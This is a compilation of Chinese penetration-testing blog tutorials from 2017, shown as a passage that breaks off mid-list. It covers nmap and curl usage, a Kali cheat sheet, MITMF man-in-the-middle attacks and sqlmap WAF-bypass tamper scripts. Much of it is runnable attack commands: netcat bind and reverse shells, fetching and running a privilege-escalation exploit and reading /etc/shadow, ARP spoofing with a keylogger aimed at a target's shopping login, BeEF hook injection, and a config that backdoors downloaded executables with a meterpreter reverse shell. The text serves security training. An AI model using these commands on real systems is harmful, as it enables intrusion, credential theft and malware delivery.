nmap --script "default or safe"

在功能上等同于 nmap --script "default,safe"加载了所有默认类或者安全类，或者是两者都包含的。

nmap --script "default and safe"

加载在同属于两者的脚本

nmap --script "(default or safe or intrusive) and not http-"*

加载属于默认类或者安全类或者入侵类的但是名字开头不是 http-的脚本

--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,<v5>}

指定脚本参数，里面不能有‘{’, ‘}’, ‘=’, or ‘,’，如果要用就用\转义

--script-args-file <filename>

从一个文件获取脚本参数

--script-trace

打印出脚本执行的具体信息

--script-updatedb

更新脚本库

在渗透中 curl 的常见用法

原创： myh0st 信安之路 2017-09-27

curl 是利用 URL 语法在命令行方式下工作的开源文件传输工具。其功能以及参数非常多，然而，我们在渗透测试中可以用 curl 做什么呢？下面就举例说一下，欢迎大家拍砖！工具下载地址如下：

https://curl.haxx.se/download.html

常规访问

curl http://www.myh0st.cn

文件名正则

curl ftp://ftp.myh0st.cn/file[1-100].txt

curl ftp://ftp.myh0st.cn/file[1-100:10].txt

curl ftp://ftp.myh0st.cn/file[001-100].txt

curl ftp://ftp.myh0st.cn/file[a-z].txt

curl ftp://ftp.myh0st.cn/file[a-z:2].txt

域名正则

curl http://site.{one,two,three}.com

目录正则

curl http://www.myh0st.cn/archive[1996-1999]/vol[1-4]/part{a,b,c}.html

常规下载页面

curl -o index.html http://www.myh0st.cn/

curl http://www.myh0st.cn/ > index.html

添加下载进度条

curl -# http://www.myh0st.cn/ > index.html

使用不同的版本的 http 协议

默认 1.0 版本

curl -0 http://www.myh0st.cn

指定版本

curl --http1.1 http://www.myh0st.cn

curl --http2 http://www.myh0st.cn

使用不同的 ssl 版本访问

tlsv1

curl -1 http://www.myh0st.cn

curl --tlsv1 http://www.myh0st.cn

sslv2

curl -2 http://www.myh0st.cn

curl --sslv2 http://www.myh0st.cn

sslv3

curl -3 http://www.myh0st.cn

curl --sslv3 http://www.myh0st.cn

使用不同的 ip 协议

ipv4

curl -4 http://www.myh0st.cn

curl --ipv4 http://www.myh0st.cn

ipv6

curl -6 http://www.myh0st.cn

curl --ipv6 http://www.myh0st.cn

指定 user-agent

curl -A "wget/1.0" http://www.myh0st.cn

curl --user-agent "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)" http://www.myh0st.cn

curl --user-agent "Mozilla/4.73 [en] (X11; U; Linux 2.2.15 i686)" http://www.myh0st.cn

指定 cookie

curl -b "phpsession=Testtest" http://www.myh0st.cn

curl --cookie "name=Daniel" http://www.myh0st.cn

指定 cookie 文件

curl -c cookies.txt http://www.myh0st.cn

curl --cookie-jar cookies.txt http://www.myh0st.cn

提交 post 数据

curl -d "username=admin&password=pass" http://www.myh0st.cn

curl --data "birthyear=1905&press=%20OK%20" http://www.myh0st.cn/when.cgi

curl --data-urlencode "name=I am Daniel" http://curl.haxx.se

curl --data "<xml>" --header "Content-Type: text/xml" --request PROPFIND url.com

指定 referer

curl -e "http://www.myh0st.cn/referer" http://www.myh0st.cn

curl --referer http://www.myh0st.cn/referer http://www.myh0st.cn

指定 header

curl --header "Host:www.myh0st.cn" http://www.myh0st.cn

显示访问网页的 header

curl -D - http://www.myh0st.cn

curl --dump-header headers_and_cookies http://www.myh0st.cn

跟随 location 跳转页面

curl -L http://www.myh0st.cn

curl --location http://www.myh0st.cn

指定 dns 访问网站

curl --dns-servers 8.8.8.8 http://www.myh0st.cn

指定证书访问 https 的网页

curl --cert mycert.pem https://www.myh0st.cn

总结

大家可以下载这个软件自己把玩一下，可能整理的不全，作为一款优秀的命令行版网页浏览工具，在实际的渗透中可以帮我们很多，有没有用全看自己如何去玩。有什么建议或者意见请下方留言。

kali 渗透测试工具方法

原创： myh0st 信安之路 2017-10-02

kali 作为一个渗透测试者最受欢迎的操作系统，集成了非常多的安全工具，让渗透测试人员更方便的做一些渗透测试工作，本文来自国外某位大神的 github，在这里给大家做一个分享，具体内容如下：

Netcat

netcat 是一个优秀的网络工具，在业界有“瑞士军刀”的美誉，通常在 Linux 系统下都自带了。

测试环境

Kali *192.168.2.10*

Windows *192.168.2.12*

聊天

Windows *nc -nlvp 4444*

Kali *nc -nv 192.168.2.12 4444*

正向 shell

Windows *nc -nlvp 4444 -e cmd.exe*

Kali *nc -nv 192.168.2.12 4444*

反向 shell

Windows *nc -nlvp 4444*

Kali *nc -nv 192.168.2.12 4444 -e /bin/bash*

文件传输

Windows *nc -nlvp 4444 > incoming.exe*

Kali *nc -nv 192.168.2.12 < /usr/share/windows-binnaries/wget.exe*

Ncat

Ncat 是 nmap 工具集的一部分，使用如下命令使用 Ncat 生成一个正向 shell：

Windows *ncat -nlvp 4444 -e cmd.exe --allow 192.168.2.10 --ssl*

Linux *ncat -nv 192.168.2.12 4444 --ssl*

tcpdump

tcpdump 是 Linux 下一个网络包截取分析工具。它支持针对网络层、协议、主机、网络或端口的过滤，并提供 and、or、not 等逻辑语句来帮助你去掉无用的信息。

读取数据包文件

tcpdump -r <capture.pcap>

指定源 IP 获取数据包文件中的数据

tcpdump -n src host 192.168.2.10 -r <capture.pcap>

指定目的 IP 获取数据包文件中的数据

tcpdump -n dst host 192.168.2.12 -r <capture.pcap>

指定端口获取数据包文件中的数据

tcpdump -n port 443 -r <capture.pcap>

读取数据包文件并且以 16 进制显示

tcpdump -nX -r <capture.pcap>

利用 host 获取 dns 信息

host 是一个用来执行 dns 查找的小工具。

枚举 dns 信息

host -t <type> target.com

mx = mail server

ns = name server

测试 dns 域传送

host -l target.com <DNS server>

EXE 转 bat

在某些特殊的情况下需要将 exe 转为 bat，便于上传并执行，下面就是如何使用 kali 将 exe 转为 bat。

cp /usr/share/windows-binaries/nc.exe /root/

cp /usr/share/windows-binaries/exe2bat.exe /root/

upx -9 nc.exe

wine exe2bat.exe nc.exe nc.txt

Linux 本地提权

在获得一个 webshell 之后，一般权限为 apache 权限，想要进一步的渗透测试需要将自己的权限提升到最高，下面是在 Linux 下提权使用命令。

ssh user@<target IP>

```
id                          # 显示用户和组的权限

cat /etc/shadow             # 保存的用户的密码，只有 root 权限可以查看

cat /etc/issue              # 查看系统版本信息

uname -a
```

如何下载并执行提权 exp：

```
wget -O exploit.c http://www.exploit-db.com/download/18411

gcc -o exploit exploit.c    # 编译

./exploit                   # 执行

id                          # 查看是否提权成功

cat /etc/shadow # 读取用户密码
```

总结

这个文章其实有点不想发，但是又没有好文章给大家分享，所以就凑合着给大家看看，毕竟不想浪费今天发文的机会，大家有好的文章不要藏着掖着，发给我有好礼相送呦。最后祝大家国庆节快乐，在玩的同时也别忘了学习呀！

MITMF 安装与使用


原创： TimeS0ng 信安之路 2017-10-05

MITMF 其实就是一个基于 python 编写的中间人攻击的框架，就好比 metaspoit 一样，无比强大且但十分易用。下面笔者就给大家介绍一下它有哪些用途，本文具有攻击性，大家最好在自己的实验环境中使用。

0x01. MITMF 安装


安装依赖包以及 mitmf，kali 下使用如下命令：

apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3 libcapstone-dev libffi-dev file && apt-get install mitmf



安装 twisted：

pip uninstall twisted && wget http://twistedmatrix.com/Releases/Twisted/15.5/Twisted-15.5.0.tar.bz2 && pip install ./Twisted-15.5.0.tar.bz2



安装 python-magic：


pip install python-magic && git clone https://github.com/secretsquirrel/the-backdoor-factory.git && cd the-backdoor-factory && ./install.sh

安装完成，如图：


0x02. jskeylogger 模块

1.启动 MITMF 的键盘记录模块（注：有时 MITMF 不能正常运行，但是笔者访问了 http://127.0.0.1:9999 之后却能运行成功，可能是什么 BUG）

echo 1 > /proc/sys/net/ipv4/ip_forward && mitmf --spoof --arp -i eth0 --gateway 192.168.1.1 --target 192.168.1.106 --jskeylogger




2.靶机登陆淘宝，查看效果（这里编码出了点问题）



0x03. --js-url 模块

1.启动 beef，构造 hook(注：beef 的账号密码都是 beef)



2.启动--js-url 模块向目标网页插入 hook 代码

echo 1 > /proc/sys/net/ipv4/ip_forward && mitmf --spoof --arp -i eth0 --gateway 192.168.1.1 --target 192.168.1.106 --inject --js-url http://192.168.1.105:3000/hook.js

3.启动靶机访问任意页面，可以看到 js 已经注入到页面当中，玩过 beef 的都知道它的强大，但是笔者的 beef 出了点问题，就不给大家演示了，有兴趣的可以自己去搜一下

0x04. --filepwn 模块


1.启动 msf，加载 msgrpc 模块


service postgresql start && msfconsole

load msgrpc

2.改写配置文件

gedit /usr/share/mitmf/config/mitmf.conf






```
[[[[WindowsIntelx86]]]]
PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
# PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
PATCH_METHOD = automatic
HOST = 192.168.1.105
PORT = 4444
# SHELL for use with automatic PATCH_METHOD
SHELL = iat_reverse_tcp_inline_threaded
# SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
SUPPLIED_SHELLCODE = None
ZERO_CERT = True
# PATCH_DLLs as they come across
PATCH_DLL = False
# RUNAS_ADMIN will attempt to patch requestedExecutionLevel as

RUNAS_ADMIN = False
# XP_MODE  - to support XP targets
XP_MODE = True
# SUPPLIED_BINARY is for use with PATCH_METHOD 'onionduke' DLL/EXE can be

#  with PATCH_METHOD 'replace' use an EXE not DLL
SUPPLIED_BINARY = veil_go_payload.exe
MSFPAYLOAD = windows/meterpreter/reverse_tcp

[[[[WindowsIntelx64]]]]
PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
# PATCH_METHOD overwrites PATCH_TYPE, use automatic or onionduke
PATCH_METHOD = automatic
HOST = 192.168.1.105
PORT = 4444
# SHELL for use with automatic PATCH_METHOD
SHELL = iat_reverse_tcp_stager_threaded
# SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
SUPPLIED_SHELLCODE = None
ZERO_CERT = True
```



3.启动 mitmf，开启 filepwn,之后 msf 会自动加载几个 exp 进行侦听

echo 1 > /proc/sys/net/ipv4/ip_forward && mitmf --spoof --arp -i eth0 --gateway 192.168.1.1 --target 192.168.1.106 --filepwn



4.filepwn 的原理就是在靶机下载可执行程序时将木马插入程序里，执行程序时就会启动木马，所以接下来我用靶机下载一个 putty 程序

5.之后正常情况下 msf 应该就能接收到木马的连接，但是不知道是笔者环境出了问题还是姿势不对，msf 老是报错，希望有经验的读者可以告诉我解决的办法，谢谢



0x05. 结语

经常遇到玄学问题，可能还是由于自己比较菜，所以希望有大神看到文章之后能够加群一起探讨，一起讨论玄学，哈哈。

sqlmap 自带的 tamper 你了解多少?

原创： 67 信安之路 2017-10-29

sqlmap 是一款注入神器广为人知，里面的 tamper 常常用来绕过 WAF ，很实用的模块，但是却常常被新手忽略（比如我），今天就整理总结一下 tamper 的用法以及 tamper 的编写

PS：工具既然叫做工具，就是用来辅助上单的，呸辅助我们完成某些任务的，仅仅适用于当进行某些重复的繁琐工作或是偶尔懒癌发作时，不能过度依赖

ALL 表示所有数据库都适用，具体指出哪种数据库就表名只只适用于某些数据。

使用方法:

sqlmap.py XXXXX -tamper "模块名"

各个 tamper 的作用

下面针对 sqlmap 自带的 tamper 做一下简单的解释。

apostrophemask.py:

return payload.replace("'", "%EF%BC%87") if payload else payload

将单引号 url 编码，用于过滤了单引号的情况。

1' AND '1'='1 to 1%EF%BC%87 AND %EF%BC%871%EF%BC%87=%EF%BC%871

适用数据库：ALL

apostrophenullencode.py:

return payload.replace("'", "%00%27") if payload else payload

将单引号替换为宽字节 unicode 字符，用于过滤了单引号的情况

1' AND '1'='1 to 1%00%27 AND %00%271%00%27=%00%271

适用数据库：ALL

appendnullbyte.py:

return "%s%%00" % payload if payload else payload

在你构造的 payload 后面加一个空字符

1' AND '1'='1 to 1' AND '1'='1[]

适用数据库：Access

base64encode.py:

return base64.b64encode(payload.encode(UNICODE_ENCODING)) if payload else payload

这个看模块名也知道是 base64 编码

1' AND '1'='1 to MScgQU5EICcxJz0nMQ==

适用数据库：ALL

between.py:

这个代码有点长，就不贴代码了，可以自己去查看：*C:\Python\SQLMap\tamper\between.py*

将大于符号和等号用 between 语句替换，用于过滤了大于符号和等号的情况

1 AND A > B to 1 AND A NOT BETWEEN 0 AND B

1 AND A = B to 1 AND A BETWEEN B AND B

适用数据库：ALL

bluecoat.py:

用随机的空白字符代替空格，并且将等号替换为 like ，用于过滤了空格和等号的情况

*union select * from users where id = 1 to union%09select * from%09users where id like 1*

适用数据库：MySQL 5.1, SGOS

chardoubleencode.py:

用 url 编码两次你的 payload

*select * from users*

to %2573%2565%256c%2565%2563%2574%2520%252a%2520%2566%2572%256f%256d%2520%2575%2573%2565%2572

适用数据库：ALL

charencode.py:

用 url 编码一次你的 payload

*select * from users*

